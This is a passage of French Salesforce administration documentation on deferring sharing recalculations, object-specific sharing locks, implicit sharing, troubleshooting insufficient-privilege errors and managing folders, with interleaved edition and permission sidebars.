| Les calculs d'appartenance à un groupe et de règle de partage sont activés | • Suspendre, mettre à jour et reprendre un calcul d'appartenance à un groupe. Le calcul de règle de partage est suspendu et un nouveau calcul complet de la règle de partage est nécessaire.<br>• Suspendre, mettre à jour et reprendre un calcul de règle de partage. |
| Le calcul d'appartenance à un groupe est activé et le calcul de règle de partage est suspendu. | Suspendre, mettre à jour et reprendre un calcul d'appartenance à un groupe. |
| Le calcul d'appartenance à un groupe est suspendu et le calcul de règle de partage est activé. | Suspendre, mettre à jour, reprendre et recommencer un calcul de règle de partage. |

Pour suspendre ou reprendre un calcul d'appartenance à un groupe, reportez-vous à Gestion des calculs d'appartenance à un groupe.

Pour suspendre, reprendre ou recalculer un calcul de règle de partage, reportez-vous à Report des calculs de règle de partage.

CONSULTER ÉGALEMENT :

Nouveau calcul des règles de partage

## Gestion des calculs d'appartenance à un groupe

Si vous apportez aux groupes des modifications qui affectent de nombreux enregistrements, vous devez suspendre le calcul automatique d'appartenance au groupe et le reprendre ultérieurement. Notez que vous pouvez générer des incohérences de partage dans vos enregistrements si vous ne terminez par le calcul.

Lorsque vous modifiez des rôles, des territoires, des groupes, des utilisateurs ou la propriété de comptes du portail, l'appartenance à un groupe est automatiquement recalculée pour ajouter ou supprimer l'accès selon les besoins. Les modifications peuvent inclure l'ajout ou la suppression d'un utilisateur d'un groupe ou la modification d'un rôle pour autoriser l'accès à différents ensembles de rapports.

Pour suspendre ou reprendre un calcul d'appartenance à un groupe :

1. Dans Configuration, saisissez `Reporter les calculs de partage` dans la case `Recherche rapide`, puis sélectionnez **Reporter les calculs de partage**.
2. Dans la liste associée Calculs d'appartenance à un groupe, cliquez sur **Suspendre**.

   Remarque: Si des calculs de règle de partage sont activés, la suspension des calculs d'appartenance à un groupe interrompt également les calculs de règle de partage. La reprise des calculs d'appartenance à un groupe nécessite également un nouveau calcul complet des règles de partage.
3. Apportez vos modifications aux rôles, aux territoires, aux groupes, aux utilisateurs ou à la propriété du compte du portail.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour reporter (suspendre et reprendre) les calculs de partage :

- Gérer les utilisateurs

  ET

  Gérer le report de calcul de partage

4. Pour activer le calcul d'appartenance à un groupe, cliquez sur **Reprendre**.

CONSULTER ÉGALEMENT :

Report de calculs de partage

## Report des calculs de règle de partage

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les règles de partage de compte et de contact sont disponibles avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les règles de partage de territoires de compte, de requêtes, de pistes et d'opportunités sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les règles de partage de campagne sont disponibles dans **Professional** Edition moyennant un coût supplémentaire, et dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les règles de partage d'objet personnalisé sont disponibles avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition.

Remarque: La fonctionnalité de report de calcul de partage n'est pas activée par défaut. Pour l'activer pour votre organisation, contactez Salesforce.

Pour suspendre, reprendre ou recalculer une règle de partage :

1. Dans Configuration, saisissez *Reporter les calculs de partage* dans la case Recherche rapide, puis sélectionnez **Reporter les calculs de partage**.
2. Dans la liste associée Calculs de règle de partage, cliquez sur **Suspendre**.
3. Apportez des modifications aux règles de partage, rôles, territoires, ou aux groupes publics qui participent à des règles de partage.

   Remarque: Toute modification apportée à des règles de partage nécessite un nouveau calcul.

   Pour activer le calcul de règle de partage, cliquez sur **Reprendre**.
4. Pour calculer manuellement des règles de partage, cliquez sur **Recalculer**.

AUTORISATIONS UTILISATEUR

Pour reporter (suspendre et reprendre) et recalculer les règles de partage :
- Gérer les utilisateurs

  ET

  Gérer le report de calcul de partage

Il est recommandé de reporter vos calculs de partage avant d'apporter des mises à jour importantes à vos règles de partage. Lorsque le partage est recalculé, Salesforce réexécute également tous les calculs de partage Apex.

CONSULTER ÉGALEMENT :

Gestion des calculs d'appartenance à un groupe

## Verrous de partage spécifiques à l'objet

Lorsque vous créez, modifiez ou supprimez une règle de partage, un recalcul est exécuté pour mettre à jour l'accès aux enregistrements dans l'organisation. Cette opération peut être longue si le nombre d'utilisateurs et d'enregistrements est important. Les verrous de partage spécifiques à l'objet permettent de modifier une règle de partage simultanément pour plusieurs objets, en fonction des objets affectés par la règle, du type de règle de partage et des groupes ou des rôles cibles des utilisateurs affectés.

Sans le verrouillage du partage spécifique à l'objet, vous ne pouvez pas soumettre des modifications du partage simultanées avant la fin du recalcul dans l'ensemble des objets. Si vous activez le verrouillage du partage spécifique à l'objet, tenez compte des modifications ci-dessous dans votre organisation.

**Règles de partage basées sur des critères et sur la propriété**


Un nouveau calcul est exécuté lorsqu'une règle de partage est modifiée ou lorsque vous cliquez sur le bouton **Recalculer** dans la page Paramètres de partage. Ce bouton verrouille les règles de partage de cet objet (1), mais vous pouvez modifier les règles de partage d'un autre objet.

Remarque: Utilisez les boutons Recalculer dans les listes associées Règles de partage si les mises à jour des règles de partage ont échoué ou ne fonctionnent pas comme prévu.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Lors du recalcul de règles de partage basées sur la propriété, vous ne pouvez pas créer, modifier ni supprimer les règles de partage basées sur la propriété d'un objet qui cible le même groupe d'utilisateurs. Par exemple, supposons que vous créez une règle de partage de piste basée sur la propriété qui cible le groupe Tous les utilisateurs internes. Pendant le recalcul, vous pouvez créer une autre règle de partage basée sur la propriété pour les pistes qui cible n'importe quel autre groupe public, mais pas le groupe Tous les utilisateurs internes. Vous pouvez créer, mettre à jour ou supprimer des règles de partage basées sur la propriété pour des pistes qui ciblent tous les utilisateurs internes uniquement lorsque le recalcul est terminé. Une fois le recalcul terminé, vous recevez un e-mail de confirmation.

Pendant le recalcul d'une règle de partage basée sur des critères, vous ne pouvez pas la modifier ni la supprimer. Vous pouvez néanmoins créer, modifier ou supprimer n'importe quelle autre règle de partage basée sur des critères ou sur la propriété pour cet objet, quel que soit le groupe d'utilisateurs cible.


Remarque: Vous ne pouvez pas modifier les paramètres par défaut de l'organisation pendant le recalcul d'une règle de partage d'un objet, quel qu'il soit. De la même façon, vous ne pouvez pas modifier des règles de partage pendant le recalcul d'une mise à jour par défaut de l'organisation.

**Comptes, requêtes, contacts et opportunités**

Les règles de partage peuvent affecter les comptes et les enfants du compte (requêtes, contacts et opportunités). Par conséquent, elles sont verrouillées ensemble pour garantir la bonne exécution du recalcul. Par exemple, la création ou la modification d'une règle de partage de compte empêche la création ou la modification d'une règle de partage de requête, de contact ou d'opportunité. De la même façon, la création ou la modification d'une règle de partage d'opportunité vous empêche de créer ou de modifier une règle de partage de requête, de contact ou de compte avant la fin du recalcul. Les verrous ne sont pas partagés entre les objets, sauf entre les comptes et les enfants associés.

Remarque: En cliquant sur le bouton **Recalculer**, vous empêchez la modification des règles de partage de ces quatre objets jusqu'à la fin du recalcul.

Dans l'exemple ci-dessous, une règle de partage de compte basée sur la propriété a été supprimée et un recalcul est en cours. Vous ne pouvez pas créer, modifier ni supprimer une autre règle de partage basée sur la propriété pour ces objets, mais vous pouvez toutefois modifier une règle de partage basée sur des critères (2) pour ces objets.




CONSULTER ÉGALEMENT :

- Règles de partage
- Nouveau calcul des règles de partage
- Report de calculs de partage

# Comportement de partage intégré

Salesforce fournit un partage implicite entre des comptes et des enregistrements enfants (opportunités, requêtes et contacts), et pour les différents groupes d'utilisateurs du portail.

**Partage entre des comptes et des enregistrements enfant**

- **Accès à un compte parent** : si vous avez accès à un enregistrement enfant d'un compte, vous avez un accès implicite en lecture seule à ce compte.
- **Accès à des enregistrements enfants** : si vous avez accès à un compte parent, vous avez accès aux enregistrements enfants associés. Le rôle du propriétaire du compte détermine le niveau d'accès aux enregistrements enfants.

**Comportement du partage pour les utilisateurs du portail**

- **Accès un compte et à une requête** : un utilisateur du portail d'un compte a accès en lecture seule au compte parent et à tous les contacts de ce compte.
- **Accès en gestion aux données appartenant à des utilisateurs du portail Service Cloud** : les utilisateurs du portail Service Cloud n'ayant pas de rôle, les propriétaires de compte du portail ne peuvent pas accéder à leurs données via la hiérarchie des rôles. Pour leur donner accès à ces données, vous pouvez ajouter des propriétaires de compte au

Éditions

Disponible avec : Salesforce Classic

Le partage de comptes et de contacts est disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Le partage de requêtes et d'opportunités est disponible dans **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition.

groupe de partage du portail dans lequel travaillent les utilisateurs du portail Service Cloud. Cette étape permet d'accéder à toutes les données de ce portail appartenant aux utilisateurs du portail Service Cloud.

- **Accès à une requête** : si un utilisateur du portail est un contact dans une requête, l'utilisateur a accès en lecture seule à la requête.

**Opérations d'appartenance de groupe et nouveau calcul de partage**

Des opérations simples telles que la modification du rôle d'un utilisateur, le déplacement d'un rôle vers une autre branche de la hiérarchie ou le changement de propriétaire d'un compte du portail peuvent déclencher un nouveau calcul des règles de partage. Salesforce doit vérifier l'accès aux données de l'utilisateur pour les personnes de niveau supérieur au nouveau ou à l'ancien rôle de l'utilisateur dans la hiérarchie, et ajouter ou supprimer des partages à tous les enregistrements affectés.

CONSULTER ÉGALEMENT :

Contrôle des autorisations d'accès

# Résolution des erreurs de privilèges insuffisants

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes les éditions**

La plupart des erreurs de privilèges insuffisants sont provoquées par une autorisation manquante ou un paramètre de partage qui empêche l'accès à un enregistrement ou la réalisation d'une tâche, par exemple l'exécution d'un rapport.

Un utilisateur peut ne pas disposer de l'accès approprié sur différents niveaux, par exemple sur un objet, un enregistrement ou un processus. Par exemple, le profil d'un utilisateur peut l'empêcher d'accéder à l'objet compte, ou le rôle d'un utilisateur peut l'empêcher d'accéder à l'enregistrement d'une requête. Cette erreur peut également s'afficher lorsque vous cliquez sur un lien dans un enregistrement ou un onglet de page Visualforce auquel vous n'avez pas accès.

La plupart des cas peuvent être résolus en utilisant le bouton Partage dans la page de détail de l'enregistrement, qui permet de partager l'enregistrement avec un autre utilisateur si nécessaire. Les administrateurs peuvent également résoudre ce problème en utilisant l'API, par exemple en interrogeant l'objet UserRecordAccess pour vérifier l'accès d'un utilisateur à un ensemble d'enregistrements. Pour plus d'informations, reportez-vous au guide *SOAP API Developer's Guide*.

Si ces outils ne permettent pas de résoudre le problème, un administrateur peut essayer de le diagnostiquer avec ce flux de dépannage.

- Résolution des erreurs d'accès au niveau de l'objet en vérifiant les profils utilisateurs et les ensembles d'autorisations.
- Résolution des erreurs d'accès au niveau de l'enregistrement en vérifiant les paramètres de partage, notamment les paramètres par défaut à l'échelle de l'organisation et les règles de partage.
- Résolution des erreurs au niveau du processus en vérifiant les règles de validation et les déclencheurs Apex.

Pour résoudre un problème, il est préférable qu'un administrateur se connecte à l'application en utilisant vos identifiants. Vous pouvez accorder aux administrateurs l'accès pour une durée définie.

# Résolution des erreurs d'autorisation et d'accès au niveau de l'objet

Les erreurs de privilèges insuffisants peuvent être dues à un déficit d'autorisations objet et utilisateur. Vous pouvez dépanner ce type d'erreur via le profil et les ensembles d'autorisations de l'utilisateur.

Généralement, l'API offre la méthode la plus efficace pour diagnostiquer les problèmes d'autorisation et d'accès à l'objet. Vous pouvez toutefois suivre la procédure ci-dessous pour utiliser des outils pointer-cliquer.

**1.** Vérifier les autorisations d'objet dans le profil de l'utilisateur.

Les autorisations d'objet, configurées dans des profils et des ensembles d'autorisations, déterminent les objets qu'un utilisateur peut lire, créer, modifier ou supprimer.

**a.** Dans la page de détail de l'utilisateur, cliquez sur le profil.

**b.** Dans la page de présentation du profil, accédez à **Paramètres d'objet** ou à **Autorisations d'objet**.

Notez les autorisations de l'objet. Par exemple, si l'utilisateur essaie d'afficher un compte, assurez-vous que l'autorisation « Lire » est activée pour le compte et les objets de contact du profil utilisateur.

Si l'utilisateur tente d'exécuter un rapport, peut-être ne dispose-t-il pas de l'autorisation « Lire » sur un objet référencé par le rapport.

**2.** Vérifiez les autorisations utilisateur à l'aide d'une des méthodes ci-dessous, selon votre interface utilisateur de profil.

- Dans l'interface utilisateur de profil avancée, vérifiez les autorisations dans les sections Autorisations de l'application et Autorisations système.
- Dans l'interface utilisateur de profil d'origine, vérifiez les autorisations sous Autorisations administratives et Autorisations utilisateur générales.

Notez les autorisations utilisateur appropriées. Par exemple, si l'utilisateur tente d'envoyer un e-mail dans une piste, assurez-vous que l'autorisation « Envoyer un e-mail » est activée.

**3.** Vérifier les autorisations dans les ensembles d'autorisations de l'utilisateur.

**a.** Dans la page de détails de l'utilisateur, accédez à la liste associée Attributions d'ensembles d'autorisations, puis cliquez sur chaque ensemble d'autorisations.

**b.** Dans la page de présentation des ensembles d'autorisations, cliquez sur Paramètres d'objet et vérifiez les autorisations d'objet attribuées.

**c.** Vérifiez les autorisations utilisateur dans les sections Autorisations de l'application et Autorisations système.

**d.** Répétez cette procédure pour chaque ensemble d'autorisations attribué à l'utilisateur.

**4.** Si nécessaire, attribuez l'autorisation nécessaire à l'aide d'un ensemble d'autorisations ou en mettant à jour le profil. Les ensembles d'autorisations accordent l'accès sur une base individuelle. Attribuez les autorisations à un profil utilisateur *uniquement* si tous les utilisateurs associés au profil ont besoin de l'accès. Assurez-vous de respecter la stratégie de sécurité de votre organisation.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes les éditions**

AUTORISATIONS UTILISATEUR

Pour afficher les profils et les ensembles d'autorisations :

- Afficher la configuration

Pour modifier des autorisations d'objet :

- Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

CONSULTER ÉGALEMENT :

Résolution des erreurs de privilèges insuffisants

Ensembles d'autorisations

Autorisation et accès de l'utilisateur

Profils

# Résolution des erreurs d'accès au niveau de l'enregistrement

Les erreurs de privilèges insuffisants peuvent être dues à vos paramètres de partage, par exemple à des rôles ou à des règles de partage.

Pour vérifier si votre erreur se situe au niveau de l'enregistrement, procédez comme suit. Vous pouvez également utiliser l'API pour interroger l'accès d'un utilisateur à un ensemble d'enregistrements, ou utiliser le bouton Partage dans la page de détail de l'enregistrement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes les éditions**

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des règles de partage :
- Gérer le partage

Pour configurer des équipes :
- Personnaliser l'application

Pour gérer des territoires :
- Gérer les territoires

1. Si votre organisation utilise des rôles, vérifiez le rôle de l'utilisateur par rapport au propriétaire de l'enregistrement.

   Par exemple, les utilisateurs peuvent supprimer des enregistrements uniquement s'ils en sont propriétaires, s'ils sont d'un niveau supérieur au propriétaire dans la hiérarchie des rôles ou s'ils sont administrateurs. De la même façon, les utilisateurs ont toujours accès en lecture aux enregistrements dont les propriétaires sont de niveau inférieur au leur dans la hiérarchie des rôles, sauf si l'option **Octroyer l'accès par le biais des hiérarchies** est désactivée (objets personnalisés uniquement).

   a. Dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**.

      Vérifiez le rôle de l'utilisateur et celui de l'utilisateur dont l'enregistrement est accédé.

      Par exemple, un utilisateur ne peut pas supprimer ou fusionner des comptes dont le propriétaire appartient à une hiérarchie des rôles non associée, même si l'utilisateur dispose des autorisations appropriées sur les objets.

2. Si l'utilisateur aurait dû obtenir l'accès via une règle de partage, vérifiez vos règles de partage.

   L'utilisateur peut avoir quitté accidentellement une règle de partage.

   a. Dans Configuration, saisissez *`Paramètres de partage`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de partage**.

   b. Vérifiez le groupe public (ou d'autres catégories telles que des rôles ou des files d'attente) auquel l'utilisateur doit appartenir pour cette règle de partage.

3. Vérifiez vos équipes commerciales.

   Si votre organisation utilise des équipes pour des comptes, des opportunités ou des requêtes, l'utilisateur a pu être été oublié lors de la configuration des équipes. Vérifiez vos équipes pour déterminer si l'utilisateur aurait dû obtenir l'accès via une équipe.

   a. Dans Configuration, saisissez l'équipe que vous souhaitez vérifier, comme *`Equipes de comptes`*, dans la case `Recherche rapide` puis sélectionnez l'équipe.

      Ajoutez l'utilisateur à l'équipe, si nécessaire.

4. Vérifiez vos partages manuels.

   L'utilisateur a peut-être obtenu l'accès via un partage manuel, avant de le perdre suite à un changement de propriétaire de l'enregistrement ayant entraîné l'annulation automatique du partage manuel. Le partage manuel a peut-être été supprimé via le bouton **Partage** dans la page de détail de l'enregistrement. Seul le propriétaire de l'enregistrement, un administrateur ou un utilisateur de niveau supérieur au propriétaire dans la hiérarchie des rôles peut créer ou supprimer un partage manuel dans l'enregistrement.

   a. Dans la page de détail de l'utilisateur, cliquez sur **Partage**.

      La page Détails de partage affiche les utilisateurs, les groupes, les rôles et les territoires qui ont accès à l'enregistrement.

   b. Si l'utilisateur doit obtenir l'accès via un partage manuel, créez un partage manuel en cliquant sur **Ajouter**.

5. Vérifiez vos territoires.

   Si votre organisation utilise des territoires, l'utilisateur peut être absent de territoires ou l'enregistrement ne pas figurer dans le territoire approprié dont l'utilisateur est membre. Sinon, vous devez être un responsable de prévisions, l'option `Les responsables de prévisions peuvent gérer les territoires` est sélectionnée et vous travaillez à un niveau inférieur à votre fonction dans la hiérarchie des territoires.

CONSULTER ÉGALEMENT :

Résolution des erreurs de privilèges insuffisants

Hiérarchie des rôles utilisateur

Règles de partage

## Résolution des erreurs d'accès au niveau du processus

Les erreurs de privilèges insuffisants peuvent être dues à une règle de validation.

Pour résoudre les erreurs de privilèges insuffisants, vous vérifiez généralement si elles sont dues à des ensembles d'autorisations, des profils ou des paramètres de partage mal configurés. Sinon, vous pouvez vérifier les règles de validation de votre organisation.

1. Vérifiez vos règles de validation.

   Une règle de validation peut empêcher l'utilisateur d'effectuer une tâche, par exemple transférer un enregistrement de requête fermé.

2. Depuis vos paramètres de gestion d'objet, recherchez l'objet à vérifier puis faites défiler la page pour atteindre Règles de validation.
3. Assurez-vous qu'aucune règle de validation n'entraîne l'erreur. Si l'utilisateur doit obtenir l'accès via la règle de validation, corrigez-la.

CONSULTER ÉGALEMENT :

Résolution des erreurs de privilèges insuffisants

Définition de règles de validation

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes les éditions**

AUTORISATIONS UTILISATEUR

Pour afficher et modifier des règles de validation :

- Afficher la configuration

  ET

  Personnaliser l'application

Pour afficher et définir des déclencheurs Apex :

- Auteur Apex

# Gestion des dossiers

Un *dossier* est un emplacement dans lequel vous pouvez stocker des rapports, des tableaux de bord, des documents ou des modèles d'e-mail. Les dossiers peuvent être publics, masqués ou partagés et peuvent être définis avec un accès en lecture seule ou lecture/écriture. Vous contrôlez qui peut accéder au contenu en fonction des rôles, des autorisations, des groupes publics et des types de licence. Vous pouvez rendre un dossier accessible à l'ensemble de votre organisation ou le rendre privé afin d'accorder l'accès à son responsable.

- Pour accéder aux dossiers de documents, cliquez sur l'onglet **Documents**.
- Pour accéder aux dossiers de modèles d'e-mail, dans Configuration, saisissez *Modèles d'e-mail* dans la case `Recherche rapide`, puis sélectionnez **Modèles d'e-mail**.

Pour créer un dossier, cliquez sur **Créer un nouveau dossier**.

Pour modifier un dossier, cliquez sur **Modifier** en regard du nom du dossier. Vous pouvez également sélectionner le nom d'un dossier dans la liste déroulante Dossier, puis cliquer sur **Modifier**.

Remarque: Vous n'êtes autorisé à modifier le contenu d'un dossier que si celui-ci est accessible en lecture/écriture. Seuls les utilisateurs possédant les autorisations Gérer les documents publics ou Gérer les modèles publics sont habilités à supprimer ou à modifier un dossier en lecture seule. Les utilisateurs ne peuvent pas modifier les dossiers non classés ou personnels, quels que soient les paramètres de dossier ou les autorisations. Les utilisateurs détenant l'autorisation « Gérer les rapports dans les dossiers publics » peuvent modifier tous les rapports contenus dans les dossiers publiques mais pas les rapports contenus dans les dossiers personnels d'autres utilisateurs.

CONSULTER ÉGALEMENT :

- Création et modification de dossiers
- Suppression de dossiers
- Classement des éléments dans des dossiers

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Dossiers de rapports non disponibles avec : **Contact Manager** Edition, **Group** Edition et **Personal** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier ou supprimer des dossiers de documents publics :

- Gérer les documents publics

Pour créer, modifier et supprimer des dossiers de modèles de message publics :

- Gérer les modèles publics

Pour créer, modifier et supprimer des dossiers de rapports publics :

- "Gérer des rapports dans des dossiers publics"

Pour créer, modifier et supprimer des dossiers de tableaux de bord publics :

- Gérer des tableaux de bord ET Afficher toutes les données

# Création et modification de dossiers

Cliquez sur **Créer un nouveau dossier** ou sur **Modifier** dans la plupart des pages qui répertorient des dossiers.

1. Saisissez une `Étiquette de dossier`. L'étiquette est utilisée pour faire référence au dossier dans les pages de l'interface utilisateur.
2. Si vous disposez de l'autorisation « Personnaliser l'application », saisissez le nom unique que doivent utiliser l'API et les packages gérés.
3. Choisissez une option d'`accès au dossier public`. Sélectionnez Lecture/Écriture si vous souhaitez que les utilisateurs puissent changer le contenu du dossier. Les utilisateurs peuvent afficher un dossier en lecture seule, mais ils ne peuvent pas modifier son contenu.
4. Sélectionnez un rapport, un tableau de bord ou un modèle non classé, puis cliquez sur **Ajouter** pour le stocker dans le nouveau dossier. Ignorez cette étape pour les dossiers de documents.
5. Choisissez une option de visibilité du dossier :
   - `Ce dossier est accessible à tous les utilisateurs, y compris les utilisateurs portail` permet à tous les utilisateurs de votre organisation d'accéder au dossier, y compris les utilisateurs du portail client.
   - `Ce dossier est accessible à tous les utilisateurs, à l'exception des utilisateurs portail` permet à tous les utilisateurs de votre organisation d'accéder au dossier, à l'exception des utilisateurs du portail client. Cette option est disponible uniquement pour les dossiers de rapports et de tableaux de bord des organisations dans lesquelles le portail partenaire ou le portail client est activé. Si vous n'avez pas de portail, elle n'est pas affichée.
   - `Ce dossier est inaccessible à tous les utilisateurs` : définit le dossier comme étant privé.
   - L'option `Ce dossier est uniquement accessible aux utilisateurs suivants` vous permet d'autoriser l'accès au groupe d'utilisateurs que vous souhaitez :
     a. Sélectionnez « Groupes publics », « Rôles », « Rôles et subordonnés », « Rôles, subordonnés internes et du portail » (si vos avez des portails activés), « Territoires » ou « Territoires et subordonnés » dans la liste déroulante `Rechercher`. Les options varient selon l'édition et si votre organisation possède le droit de gestion des territoires.

     **Remarque:** Lorsque vous partagez un dossier avec un groupe, les responsables des membres du groupe ne sont pas autorisés à accéder au dossier, à moins qu'ils ne soient également membres du groupe.

     b. Si la liste `Disponibles pour le partage` n'affiche pas immédiatement la valeur souhaitée, entrez un critère de recherche et cliquez sur **Rechercher**.

     c. Sélectionnez la valeur souhaitée dans la liste `Disponibles pour le partage` et cliquez sur **Ajouter** pour la déplacer vers la liste `Partagés avec`.

**Remarque:** Vous pouvez utiliser le partage de dossier avancé pour accorder aux utilisateurs des niveaux d'accès plus précis aux dossiers de rapports et aux dossiers de tableaux de bord. Pour plus d'informations, reportez-vous à Activation du partage étendu des rapports et des tableaux de bord et Partage d'un dossier de rapports ou de tableaux de bord.

## Éditions

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Dossiers de rapports non disponibles dans : **Contact Manager** Edition, **Group** Edition et **Personal** Edition

La restriction du dossier de documents n'est pas disponible avec : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier ou supprimer des dossiers de documents publics :
- Gérer les documents publics

Pour créer, modifier et supprimer des dossiers de modèles de message publics :
- Gérer les modèles publics

Pour créer, modifier et supprimer des dossiers de rapports publics :
- Gérer des rapports dans des dossiers publics

Pour créer, modifier et supprimer des dossiers de tableaux de bord publics :
- Gérer des tableaux de bord ET Afficher toutes les données

6. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Gestion des dossiers

## Suppression de dossiers

Vous pouvez supprimer uniquement des dossiers vides. Avant de commencer, retirez tous les documents, tableaux de bord, modèles ou rapports du dossier que vous souhaitez supprimer.

1. Cliquez sur **Modifier** en regard du nom du dossier dans toutes les pages qui répertorient les dossiers. Sous l'onglet Rapports, cliquez sur , puis sur **Modifier** dans le volet Dossiers.
2. Cliquez sur **Supprimer**, ou sur , puis **Supprimer**.
3. Cliquez sur **OK** pour confirmer.

CONSULTER ÉGALEMENT :

Gestion des dossiers

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Dossiers de rapports non disponibles dans : **Contact Manager** Edition, **Group** Edition et **Personal** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier ou supprimer des dossiers de documents publics :

- Gérer les documents publics

Pour créer, modifier et supprimer des dossiers de modèles de message publics :

- Gérer les modèles publics

Pour créer, modifier et supprimer des dossiers de rapports publics :

- Gérer des rapports dans des dossiers publics

Pour créer, modifier et supprimer des dossiers de tableaux de bord publics :

- Gérer des tableaux de bord ET Afficher toutes les données

# Classement des éléments dans des dossiers

Pour déplacer un document, un tableau de bord, un rapport ou un modèle d'e-mail vers un dossier différent :

1. Sélectionnez l'élément à stocker dans un dossier.
2. Cliquez sur **Modifier les propriétés**.
3. Sélectionnez un autre dossier.
4. Cliquez sur **Enregistrer**.

De même que les dossiers de rapports contiennent des rapports et les dossiers de modèles d'e-mail des modèles d'e-mail, les dossiers de documents contiennent uniquement des documents. Pour stocker une pièce jointe dans un dossier de documents, enregistrez-la sur votre ordinateur, puis chargez-la dans la bibliothèque de documents.

Remarque: Les modèles d'e-mail utilisés par Web vers requête, Web vers piste, par des règles d'attribution ou d'escalade, doivent avoir l'attribut « Disponible ».

CONSULTER ÉGALEMENT :

Gestion des dossiers

## Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Dossiers de rapports non disponibles dans : **Contact Manager** Edition, **Group** Edition et **Personal** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier ou supprimer des dossiers de documents publics :

- Gérer les documents publics

Pour créer, modifier et supprimer des dossiers de modèles de message publics :

- Gérer les modèles publics

Pour créer, modifier et supprimer des dossiers de rapports publics :

- Gérer des rapports dans des dossiers publics

Pour créer, modifier et supprimer des dossiers de tableaux de bord publics :

- Gérer des tableaux de bord ET Afficher toutes les données

# Importation de données dans Salesforce

Vous pouvez importer jusqu'à 50 000 enregistrements dans Salesforce.

